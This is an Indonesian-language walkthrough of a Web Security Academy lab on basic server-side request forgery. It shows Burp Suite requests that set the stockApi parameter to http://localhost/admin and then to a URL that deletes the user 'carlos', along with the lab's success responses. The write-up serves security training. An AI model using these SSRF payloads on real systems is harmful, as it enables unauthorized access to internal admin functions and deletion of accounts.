


Server-side request forgery (SSRF)

Basic SSRF against the local server

Tujuan : supaya kamu bisa memaksa aplikasi web mengirim permintaan HTTP ke layanan yang hanya dapat dijangkau oleh server itu sendiri (internal/local), mengekstrak data rahasia yang tidak boleh diakses langsung dari luar, lalu menyerahkan flag-nya sebagai bukti keberhasilan eksploitasi.

Langkah langkah:

Langkah pertama adalah pilih kategori lalu klik view details pada kategori tersebut Kemudian terserah pilih london paris atau yang mana kemudian klik check stok jangan lupa nyalakan burpsuite nya dan jangan lupa di intercept



Lalu kemudian rubah bagian stock api rubah masukan payload tersebut sehingga menjadi <http://localhost/admin>

Target: https://0ac20074036d261a80416c2300d000a2.web-security-academy.net

Request

```
1 POST /product/stock HTTP/2
2 Host: 0ac20074036d261a80416c2300d000a2.web-security-academy.net
3 Cookie: session=s85ubcCbucZJnFBNI0KYNIVGTSKkHEEA
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ac20074036d261a80416c2300d000a2.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 31
11 Origin: https://0ac20074036d261a80416c2300d000a2.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http://localhost/admin/
```

Response

Basic SSRF against the local server

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >

User deleted successfully!

[Home](#) | [Admin panel](#) | [My account](#)

[Users](#)

wiener - [Delete](#)

Untuk melihat user apa saja yang dapat di lihat admin

Kemudian masukan payload

<http://localhost/admin/delete?username=carlos>

Untuk menghapus user carlos karena sebelum nya carlos ada

Target: https://0ac20074036d261a80416c2300d000a2.web-security-academy.net

Request

```
1 POST /product/stock HTTP/2
2 Host: 0ac20074036d261a80416c2300d000a2.web-security-academy.net
3 Cookie: session=s85ubcCbucZJnFBNI0KYNIVGTSKkHEEA
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ac20074036d261a80416c2300d000a2.web-security-academy.net/product?productId=3
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 54
11 Origin: https://0ac20074036d261a80416c2300d000a2.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http://localhost/admin/delete?username=carlos
```

Response

```
1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=wFLkCxb081w9UqzMSj1jlbRlD08j00J; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 1

Request cookies: 1

Request headers: 18

Response headers: 4

Dan user carlos terhapus kemudian restart dan lab tersolved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)

ZZZZZZ Bed - Your New Home Office

★★★★★

\$39.94

